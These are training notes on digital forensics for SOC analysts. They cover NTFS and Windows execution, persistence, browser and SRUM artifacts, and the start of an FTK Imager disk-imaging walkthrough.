Introduction to Digital Forensics

Introduction

Introduction to Digital Forensics

Summary

- `Digital forensics`, often referred to as computer forensics or cyber forensics, is a specialized branch of cybersecurity that involves the collection, preservation, analysis, and presentation of digital evidence to investigate cyber incidents, criminal activities, and security breaches.\
    - It applies forensic techniques to digital artifacts, including computers, servers, mobile devices, networks, and storage media, to uncover the truth behind cyber-related events.
    - Digital forensics aims to reconstruct timelines, identify malicious activities, assess the impact of incidents, and provide evidence for legal or regulatory proceedings.
    - Digital forensics is an integral part of the incident response process, contributing crucial insights and support at various stages.

Key Concepts:

- `Electronic Evidence`: Digital forensics deals with electronic evidence, which can include files, emails, logs, databases, network traffic, and more.
    - This evidence is collected from computers, mobile devices, servers, cloud services, and other digital sources.
- `Preservation of Evidence`: Ensuring the integrity and authenticity of digital evidence is crucial.
    - Proper procedures are followed to preserve evidence, establish a chain of custody, and prevent any unintentional alterations.
- `Forensic Process`: The digital forensics process typically involves several stages:
    - `Identification`: Determining potential sources of evidence.
    - `Collection`: Gathering data using forensically sound methods.
    - `Examination`: Analyzing the collected data for relevant information.
    - `Analysis`: Interpreting the data to draw conclusions about the incident.
    - `Presentation`: Presenting findings in a clear and comprehensible manner.
- `Types of Cases`: Digital forensics is applied in a variety of cases, including:

    - Cybercrime investigations (hacking, fraud, data theft).
    - Intellectual property theft.
    - Employee misconduct investigations.
    - Data breaches and incidents affecting organizations.
    - Litigation support in legal proceedings.
- The basic steps for performing a forensic investigation are as follows:
    1. `Create a Forensic Image`
    2. `Document the System's State`
    3. `Identify and Preserve Evidence`
    4. `Analyze the Evidence`
    5. `Timeline Analysis`
    6. `Identify Indicators of Compromise (IOCs)`
    7. `Report and Documentation`

Digital Forensics for SOC Analysts

- When we talk about the Security Operations Center (SOC), we're discussing the frontline defense against cyber threats.
    - But what happens when a breach occurs, or when an anomaly is detected? That's where digital forensics comes into play.
- First and foremost, digital forensics provides us with a `detailed post-mortem of security incidents`.
    - By analyzing digital evidence, we can trace back the steps of an attacker, understanding their methods, motives, and possibly even their identity.
    - This retrospective analysis is crucial for improving our defenses and understanding our vulnerabilities.
- Moreover, in the heat of a security incident, time is of the essence.
    - Digital forensics tools can `rapidly sift through vast amounts of data, pinpointing the exact moment of compromise, the affected systems, and the nature of the malware or attack technique used`.
    - This swift identification allows us to contain the threat faster, minimizing potential damage.
- Let's not forget about the legal implications.
    - In the event of a significant breach, especially one that affects customers or stakeholders, there's a high likelihood of legal repercussions.
    - Digital forensics not only helps us in identifying the culprits but also `provides legally admissible evidence` that can be used in court.

    - This evidence is meticulously logged, hashed, and timestamped to ensure its integrity and authenticity.
- Furthermore, the insights gained from digital forensics empower our SOC teams to `proactively hunt for threats`.
    - Instead of merely reacting to alerts, we can actively search our environments for signs of compromise, leveraging indicators of compromise (IoCs) and tactics, techniques, and procedures (TTPs) identified from past incidents.
- Another critical aspect is the `enhancement of our incident response strategies`.
    - By understanding the full scope of an attack, we can better tailor our response, ensuring that every compromised system is addressed and that no stone is left unturned.
    - This comprehensive approach reduces the risk of attackers lingering in our environment or using the same attack vector twice.
- Lastly, digital forensics `fosters a culture of continuous learning within our SOC teams`.
    - Every incident, no matter how small, provides a learning opportunity.
    - By dissecting these incidents, our analysts can stay ahead of the curve, anticipating new attack techniques and bolstering our defenses accordingly.
- In conclusion, `digital forensics isn't just a reactive measure; it's a proactive tool that amplifies the capabilities of our SOC analysts`, ensuring that our organization remains resilient in the face of ever-evolving cyber threats.

One sentence summary

- Digital forensic allows SOC analyst to understand the incident thoroughly so we can better understand and learn from the incident, as well as providing as proactive threat hunting measure.

Windows Forensics Overview

- In this section, we will provide a concise overview of the key Windows artifacts and forensic procedures.

NTFS

- NTFS (New Technology File System) is a proprietary file system developed by Microsoft as a part of its Windows NT operating system family.

    - It was introduced with the release of Windows NT 3.1 in 1993, and it has since become the default and most widely used file system in modern Windows operating systems, including Windows XP, Windows 7, Windows 8, Windows 10, and their server counterparts.
- NTFS was designed to address several limitations of its predecessor, the FAT (File Allocation Table) file system.
    - It introduced numerous features and enhancements that improved the reliability, performance, security, and storage capabilities of the file system.
- Here are some of the key forensic artifacts that digital investigators often analyze when working with NTFS file systems:
    - `File Metadata`: NTFS stores extensive metadata for each file, including creation time, modification time, access time, and attribute information (such as read-only, hidden, or system file attributes).
        - Analyzing these timestamps can help establish timelines and reconstruct user activities.
    - `MFT Entries`: The Master File Table (MFT) is a crucial component of NTFS that stores metadata for all files and directories on a volume.
        - Examining MFT entries provides insights into file names, sizes, timestamps, and data storage locations.
        - When files are deleted, their MFT entries are marked as available, but the data may remain on the disk until overwritten.
    - `File Slack and Unallocated Space`: Unallocated space on an NTFS volume may contain remnants of deleted files or fragments of data.
        - File slack refers to the unused portion of a cluster that may contain data from a previous file.
        - Digital forensic tools can help recover and analyze data from these areas.
    - `File Signatures`: File headers and signatures can be useful in identifying file types even when file extensions have been changed or obscured.
        - This information is critical for reconstructing the types of files present on a system.
    - `USN Journal`: The Update Sequence Number (USN) Journal is a log maintained by NTFS to record changes made to files and directories.
        - Forensic investigators can analyze the USN Journal to track file modifications, deletions, and renames.
    - `LNK Files`: Windows shortcut files (LNK files) contain information about the target file or program, as well as timestamps and metadata.
        - These files can provide insights into recently accessed files or executed programs.

- `Prefetch Files`: Prefetch files are generated by Windows to improve the startup performance of applications.
  - These files can indicate which programs have been run on the system and when they were last executed.
- `Registry Hives`: While not directly related to the file system, Windows Registry hives contain important configuration and system information.
  - Malicious activities or unauthorized changes can leave traces in the registry, which forensic investigators analyze to understand system modifications.
- `Shellbags`: Shellbags are registry entries that store folder view settings, such as window positions and sorting preferences.
  - Analyzing shellbags can reveal user navigation patterns and potentially identify accessed folders.
- `Thumbnail Cache`: Thumbnail caches store miniature previews of images and documents.
  - These caches can reveal files that were recently viewed, even if the original files have been deleted.
- `Recycle Bin`: The Recycle Bin contains files that have been deleted from the file system.
  - Analyzing the Recycle Bin can help recover deleted files and provide insights into user actions.
- `Alternate Data Streams (ADS)`: ADS are additional streams of data associated with files.
  - Malicious actors may use ADS to hide data, and forensic investigators need to examine these streams to ensure a comprehensive analysis.
- `Volume Shadow Copies`: NTFS supports Volume Shadow Copies, which are snapshots of the file system at different points in time.
  - These copies can be valuable for data recovery and analysis of changes made over time.
- `Security Descriptors and ACLs`: Access Control Lists (ACLs) and security descriptors determine file and folder permissions.
  - Analyzing these artifacts helps understand user access rights and potential security breaches.

Windows Event Logs

- `Windows Event Logs` are an intrinsic part of the Windows Operating System, storing logs from different components of the system including the system itself, applications running on it, ETW providers, services, and others.

- Windows event logging offers comprehensive logging capabilities for application errors, security events, and diagnostic information.
    - As cybersecurity professionals, we leverage these logs extensively for analysis and intrusion detection.
- Adversarial tactics from initial compromise using malware or other exploits, to credential accessing, privilege elevation and lateral movement using Windows operating system's internal tools are often captured via Windows event logs.
- By viewing the available Windows event logs, investigators can get a good sense of what is being logged and even search for specific log entries.
    - To access the logs directly for offline analysis, investigators should navigate to the default file path for log storage at `C:\Windows\System32\winevt\logs`.
- The analysis of Windows Event Logs has been addressed in the modules titled `Windows Event Logs & Finding Evil` and `YARA & Sigma for SOC Analysts`.

Execution Artifacts

- `Windows execution artifacts` refer to the traces and evidence left behind on a Windows operating system when programs and processes are executed.
  - These artifacts provide valuable insights into the execution of applications, scripts, and other software components, which can be crucial in digital forensics investigations, incident response, and cybersecurity analysis.
  - By examining execution artifacts, investigators can reconstruct timelines, identify malicious activities, and establish patterns of behavior.
  - Here are some common types of Windows execution artifacts:

```
- `Prefetch Files`: Windows maintains a prefetch folder that contains metadata about the execution of various applications.
        - Prefetch files record information such as file paths, execution counts, and timestamps of when applications were run.
        - Analyzing prefetch files can reveal a history of executed programs and the order in which they were run.

- `Shimcache`: Shimcache is a Windows mechanism that logs information about program execution to assist with compatibility and performance optimizations.
        - It records details such as file paths, execution timestamps, and flags indicating whether a program was executed.
        - Shimcache can help investigators identify recently executed programs and their associated files.
```

- `Amcache`: Amcache is a database introduced in Windows 8 that stores information about installed applications and executables.
    - It includes details like file paths, sizes, digital signatures, and timestamps of when applications were last executed.
    - Analyzing the Amcache can provide insights into program execution history and identify potentially suspicious or unauthorized software.

- `UserAssist`: UserAssist is a registry key that maintains information about programs executed by users.
    - It records details such as application names, execution counts, and timestamps. Analyzing UserAssist artifacts can reveal a history of executed applications and user activity.

- `RunMRU Lists`: The RunMRU (Most Recently Used) lists in the Windows Registry store information about recently executed programs from various locations, such as the `Run` and `RunOnce` keys.
    - These lists can indicate which programs were run, when they were executed, and potentially reveal user activity.

- `Jump Lists`: Jump Lists store information about recently accessed files, folders, and tasks associated with specific applications.
    - They can provide insights into user activities and recently used files.

- `Shortcut (LNK) Files`: Shortcut files can contain information about the target executable, file paths, timestamps, and user interactions.
    - Analyzing LNK files can reveal details about executed programs and the context in which they were run.

- `Recent Items`: The Recent Items folder maintains a list of recently opened files.
    - It can provide information about recently accessed documents and user activity.

- `Windows Event Logs`: Various Windows event logs, such as the Security, Application, and System logs, record events related to

```
program execution, including process creation and termination,
application crashes, and more.
```

Artifact	Location/Registry Key	Data Stored
Prefetch Files	C:\Windows\Prefetch	Metadata about executed applications (file paths, timestamps, execution count)
Shimcache	Registry: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache	Program execution details (file paths, timestamps, flags)
Amcache	C:\Windows\AppCompat\Programs\Amcache.hve (Binary Registry Hive)	Application details (file paths, sizes, digital signatures, timestamps)
UserAssist	Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist	Executed program details (application names, execution counts, timestamps)
RunMRU Lists	Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU	Recently executed programs and their command lines
Jump Lists	User-specific folders (e.g., %AppData%\Microsoft\Windows\Recent)	Recently accessed files, folders, and tasks associated with applications
Shortcut (LNK) Files	Various locations (e.g., Desktop, Start Menu)	Target executable, file paths, timestamps, user interactions
Recent Items	User-specific folders (e.g., %AppData%\Microsoft\Windows\Recent)	Recently accessed files
Windows Event Logs	C:\Windows\System32\winevt\Logs	Various event logs containing process creation, termination, and other events

Windows Persistence Artifacts

- Windows persistence refers to the techniques and mechanisms used by attackers to ensure their unauthorized presence and control over a compromised system, allowing them to maintain access and control even after initial intrusion.
    - These persistence methods exploit various system components, such as registry keys, startup processes, scheduled tasks, and services, enabling malicious actors to withstand reboots and security measures while continuing to carry out their objectives undetected.

Registry

- The Windows `Registry` acts as a crucial database, storing critical system settings for the Windows OS.
    - This encompasses configurations for devices, security, services, and even the storage of user account security configurations in the Security Accounts Manager (`SAM`).

    - Given its significance, it's no surprise that adversaries often target the Windows Registry for establishing persistence. Therefore, it's essential to routinely inspect Registry autorun keys.

Example of `Autorun` keys used for persistence:

- **`Run/RunOnce Keys`**
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
    - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
    - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
- **`Keys used by WinLogon Process`**
    - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
- **`Startup Keys`**
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
    - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
    - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User

Schtasks

- Windows provides a feature allowing programs to schedule specific tasks.
    - These tasks reside in `C:\Windows\System32\Tasks`, with each one saved as an XML file.
    - This file details the creator, the task's timing or trigger, and the path to the command or program set to run. To scrutinize scheduled tasks, we should navigate to `C:\Windows\System32\Tasks` and examine the XML files' content.

Services

- `Services` in Windows are pivotal for maintaining processes on a system, enabling software components to operate in the background without user intervention.
  - Malicious actors often tamper with or craft rogue services to ensure persistence and retain unauthorized access.
  - The registry location to keep an eye on is: `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`.

Web Browser Forensics

- Diving into web browser forensics, it's a discipline centered on analyzing remnants left by web browsers.
  - These remnants can shed light on user actions, online engagements, and potentially harmful behaviors.
  - Some of the pivotal browser forensic artifacts include:
    - `Browsing History`: Records of websites visited, including URLs, titles, timestamps, and visit frequency.
    - `Cookies`: Small data files stored by websites on a user's device, containing information such as session details, preferences, and authentication tokens.
    - `Cache`: Cached copies of web pages, images, and other content visited by the user. Can reveal websites accessed even if the history is cleared.
    - `Bookmarks/Favorites`: Saved links to frequently visited websites or pages of interest.
    - `Download History`: Records of downloaded files, including source URLs, filenames, and timestamps.
    - `Autofill Data`: Information automatically entered into forms, such as names, addresses, and passwords.
    - `Search History`: Queries entered into search engines, along with search terms and timestamps.
    - `Session Data`: Information about active browsing sessions, tabs, and windows.
    - `Typed URLs`: URLs entered directly into the address bar.
    - `Form Data`: Information entered into web forms, such as login credentials and search queries.
    - `Passwords`: Saved or autofilled passwords for websites.
    - `Web Storage`: Local storage data used by websites for various purposes.
    - `Favicons`: Small icons associated with websites, which can reveal visited sites.

    - `Tab Recovery Data`: Information about open tabs and sessions that can be restored after a browser crash.
    - `Extensions and Add-ons`: Installed browser extensions and their configurations.

SRUM

- Switching gears to `SRUM` (System Resource Usage Monitor), it's a feature introduced in Windows 8 and subsequent versions.
    - SRUM meticulously tracks resource utilization and application usage patterns.
    - The data is housed in a database file named `sru.db` found in the `C:\Windows\System32\sru` directory.
    - This SQLite formatted database allows for structured data storage and efficient data retrieval. SRUM's records, organized by time intervals, can help reconstruct application and resource usage over specific durations.
- Key facets of SRUM forensics encompass:
    - `Application Profiling`: SRUM can provide a comprehensive view of the applications and processes that have been executed on a Windows system.
        - It records details such as executable names, file paths, timestamps, and resource usage metrics.
        - This information is crucial for understanding the software landscape on a system, identifying potentially malicious or unauthorized applications, and reconstructing user activities.
    - `Resource Consumption`: SRUM captures data on CPU time, network usage, and memory consumption for each application and process.
        - This data is invaluable for investigating resource-intensive activities, identifying unusual patterns of resource consumption, and detecting potential performance issues caused by specific applications.
    - `Timeline Reconstruction`: By analyzing SRUM data, digital forensics experts can create timelines of application and process execution, resource usage, and system activities.
        - This timeline reconstruction is instrumental in understanding the sequence of events, identifying suspicious behaviors, and establishing a clear picture of user interactions and actions.
    - `User and System Context`: SRUM data includes user identifiers, which helps in attributing activities to specific users.
        - This can aid in user behavior analysis and determining whether certain actions were performed by legitimate users or potential threat actors.

- `Malware Analysis and Detection`: SRUM data can be used to identify unusual or unauthorized applications that may be indicative of malware or malicious activities.
    - Sudden spikes in resource usage, abnormal application patterns, or unauthorized software installations can all be detected through SRUM analysis.
- `Incident Response`: During incident response, SRUM can provide rapid insights into recent application and process activities, enabling analysts to quickly identify potential threats and respond effectively.

One sentence summary

- Lots of useful pieces of information mentioned here (SRUM, web browser forensics, ntfs file system, persistence artifacts, execution artifacts, windows event logs) can be used to aid digital forensics.

Evidence Acquisition Techniques & Tools

Overview

- `Evidence acquisition` is a critical phase in digital forensics, involving the collection of digital artifacts and data from various sources to preserve potential evidence for analysis.
    - This process requires specialized tools and techniques to ensure the integrity, authenticity, and admissibility of the collected evidence.
    - Here's an overview of evidence acquisition techniques commonly used in digital forensics:
    - Forensic Imaging
    - Extracting Host-based Evidence & Rapid Triage
    - Extracting Network Evidence

Forensic Imaging


- Forensic imaging is a fundamental process in digital forensics that involves creating an exact, bit-by-bit copy of digital storage media, such as hard drives, solid-state drives, USB drives, and memory cards.
    - This process is crucial for preserving the original state of the data, ensuring data integrity, and maintaining the admissibility of evidence in legal proceedings.

    - Forensic imaging plays a critical role in investigations by allowing analysts to examine evidence without altering or compromising the original data.
- Below are some forensic imaging tools and solutions:
    - FTK Imager: Developed by AccessData (now acquired by Exterro), FTK Imager is one of the most widely used disk imaging tools in the cybersecurity field.
        - It allows us to create perfect copies (or images) of computer disks for analysis, preserving the integrity of the evidence.
        - It also lets us view and analyze the contents of data storage devices without altering the data.
    - AFF4 Imager: A free, open-source tool crafted for creating and duplicating forensic disk images.
        - It's user-friendly and compatible with numerous file systems.
        - A benefit of the AFF4 Imager is its capability to extract files based on their creation time, segment volumes, and reduce the time taken for imaging through compression.
    - `DD and DCFLDD`: Both are command-line utilities available on Unix-based systems (including Linux and MacOS).
        - DD is a versatile tool included in most Unix-based systems by default, while DCFLDD is an enhanced version of DD with features specifically useful for forensics, such as hashing.
    - `Virtualization Tools`: Given the prevalent use of virtualization in modern systems, incident responders will often need to collect evidence from virtual environments.
        - Depending on the specific virtualization solution, evidence can be gathered by temporarily halting the system and transferring the directory that houses it.
        - Another method is to utilize the snapshot capability present in numerous virtualization software tools.


Example 1: Forensic Imaging with FTK Imager

- Let's now see a demonstration of utilizing `FTK Imager` to craft a disk image.
  - Be mindful that you'll require an auxiliary storage medium, like an external hard drive or USB flash drive, to save the resultant disk image.


```
- Select `File` -> `Create Disk Image`.
```




- Next, select the media source. Typically, it's either `Physical Drive` or `Logical Drive`.




- Choose the drive from which you wish to create an image.




- Specify the destination for the image.




- Select the desired image type.



